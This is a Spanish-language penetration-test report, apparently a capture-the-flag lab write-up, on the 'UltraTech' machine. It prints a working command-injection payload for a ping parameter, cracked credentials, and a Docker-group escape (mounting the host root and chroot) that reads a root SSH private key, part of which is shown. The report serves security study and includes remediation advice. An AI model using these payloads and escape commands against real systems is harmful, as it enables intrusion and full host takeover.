




## **Reporte Pentester.**

**Cliente: Máquina / UltraTech.**



**Equipo de trabajo:**

- Sh3llr1ck0.**

# Contenido.

<b>Reporte ejecutivo.....</b>	<b>03</b>
Objetivo.....	03
Alcance.....	03
Hallazgos.....	03
Recomendaciones.....	04
 <b>Reporte de vulnerabilidades.....</b>	 <b>05</b>
Inyección de comandos.....	05
Docker breakout.....	08
 <b>Escala de medición .....</b>	 <b>09</b>

# Reporte Ejecutivo.

## Objetivo.

Aplicar la metodología pentester con el fin de obtener la mayor cantidad de vulnerabilidades presentes, al igual que explotables, para el cliente/máquina "UltraTech". Presentando este reporte en busca de la actualización de sistemas o configuraciones reduciendo los riesgos presentes.

Tal auditoría informática se realizó dentro del marco conocido como "Grey box", término asociado a auditorías pentester con un cierto grado de información proporcionada por el cliente "UltraTech".

## Alcance.

- Directorios presentes: Todos.
- Dominio / subdominios: Todos
- Ip: 10.10.227.163

## Hallazgos.

El cliente/máquina "UltraTech" es considerado vulnerable debido a la presencia de fallos en su seguridad, tales que permiten a un atacante lograr una conexión inversa obteniendo acceso remoto por medio de la vulnerabilidad de inyección de comandos. La vulnerabilidad conocida como Command Injection es comúnmente considerada grave debido a que permite ejecución directamente en el servidor remoto, implicando interacción directa, comprometiendo por completo al servidor.

El sistema encargado del almacenamiento y hosting de la página web se ubicó la posibilidad de migrar a un usuario administrador con permisos suficientes para realizar cualquier tipo de acción; técnica conocida como docker breakout.

Puntaje	Total	Vulnerabilidad	Descripción
8.6 Alto	1	Inyección de comandos	Riesgo alto significando el impacto que conlleva la ejecución de comandos.
7.9 Alto	1	Ruptura de contenedor docker	Riesgo alto significando el impacto que conlleva la migración de permisos

## **Recomendaciones.**

- Validación de entrada: Implementación de un método encargado de validar cualquier tiempo de entrada consecuente al valor esperado, denegando
- Rompimiento de docker: Correcto manejo y administración de permisos para archivos.

# Reporte de vulnerabilidades.

## Inyección de comandos (Command Injection).

### Definición.

También conocido como shell “injection”. Es una vulnerabilidad que permite a un atacante la ejecución de comandos de sistema operativo directamente en el servidor a cargo del aplicativo web, comprometiendo de manera más profunda el sistema y sus información.

### Detalles.

El equipo de trabajo determinó la presencia de la vulnerabilidad “Command Injection” específicamente en el parámetro “?ip=”.

Debido al uso de la herramienta burpsuite fue posible interceptar la petición antes de ser enviada al backend encargado del procesamiento de datos. Agregando una ligera alteración (localhost;echo+””;id`) fue posible comprobar la ejecución de comandos:




```
Send [Settings] [Cancel] [Previous] [Next] Target: http://10.10.227.163:8081

Request
Pretty Raw Hex
1 GET /ping?ip=localhost;echo+"";id` HTTP/1.1
2 Host: 10.10.227.163:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-GPC: 1
```

**Figura 1:** Petición con inyección de comando.


Obteniendo como resultado “groups=1002(www)”, comprobando de esa manera la existencia de la vulnerabilidad.



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 61
6 ETag: W/"3d-2J2mX1i3I4uQhsVi8ABaq24IgPw"
7 Date: Mon, 11 Mar 2024 04:07:56 GMT
8 Connection: close
9
10 ping: groups=1002(www): Temporary failure in name resolution
11
```

**Figura 2:** Resultado de la inyección.

Enumerando de manera más profunda los recursos presentes dentro del servidor web es posible ubicar y obtener el contenido del archivo “utech.db.sqlite”.




**Figura 3:** Petición obteniendo credenciales cifradas.

Rompiendo el cifrado de las contraseñas utilizando la página web “crack station” (link en la sección fuentes) se determina las credenciales:

```
r00t:f357a0c52799563c7c7b76c1e7543a32:n100906
admin:0d0ea5111e3c1def594c1684e3b9be84:mrsheafy
```

**Figura 4:** Cifrado de contraseñas rotas.

La reutilización de contraseñas de igual manera representan un riesgo latente tanto para los individuos como para los sistemas, resultando en un acceso remoto por medio del servicio ssh.



## **Componentes afectados.**

http://10.10.227.163/ping?ip=

## **Fuentes.**

<https://portswigger.net/web-security/os-command-injection>

<https://crackstation.net/>

## **Recomendaciones.**

Consideración a tener en mente dentro del proceso de parche se recomienda:

- Implementación de un fuerte método de validación de entrada del lado del servidor asegurando que únicamente la dirección ip es aceptada.

## Escalada de privilegios Docker (Docker Breakout).

### Definición.

Docker es una plataforma de código abierto para el desarrollo de aplicaciones dentro de un sandbox (caja de pruebas), su virtualización ligera es conocida como contenedor. El término docker breakout es considerado como las diversas técnicas enfocadas a salir del contenedor, generando una sesión, usualmente root, directamente en el servidor donde se creó dicho contenedor.

### Detalles.

Parte fundamental de la auditoria informática realizada es la metodología en busca de algún vector que permita migrar de permisos menores a permisos con mayores privilegios o diferentes con los que se cuenta; usualmente, dicha migración se enfoca a un usuario administrador (windows) o root (linux, mac).

Los pasos a seguir varían dependiendo el sistema y la tecnología implementada; dentro del sistema de la empresa / máquina “UltraTech” se realizó un escalamiento de privilegios (migración) por medio de una montura desde el servidor web remoto.

```
r00t@ultratech-prod:~$ clear
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod:~$ find / -group docker 2>/dev/null
/run/docker.sock
r00t@ultratech-prod:~$ ls -al /run/docker.sock
srw-rw---- 1 root docker 0 Mar 12 04:03 /run/docker.sock
r00t@ultratech-prod:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                 latest             495d6437fc1e       4 years ago        15.8MB
r00t@ultratech-prod:~$ docker run --rm -it bash bash -c "whoami;id"
bad flag syntax: --rm
See 'docker run --help'.
r00t@ultratech-prod:~$ docker run --rm -it bash bash -c "whoami;id"
root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(
tape),27(video)
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@5f9d7b4721c7:/# cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3p08vMOPJ4l2PwPLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvS9SRxy8yNBQ2bx2kLYqoZpd3J0uTC4Y7VIb+3xeLjhmvtnQGofffkQA
jSMMLh1MG14f0InXKTRQF8hPBWKB38BPdLNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
```

Figura 1: Migración a usuario root.

### Componentes afectados.

groups=1001(r00t),116(docker).

### Fuentes.

<https://juggernaut-sec.com/docker-breakout-lpe/>

<https://juggernaut-sec.com/docker-breakout-lpe/#Hunting for a Docker Privileges>

### Recomendaciones.

Opciones a tener en consideración:

- Remover el usuario r00t del grupo docker.



## Escala de medición.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0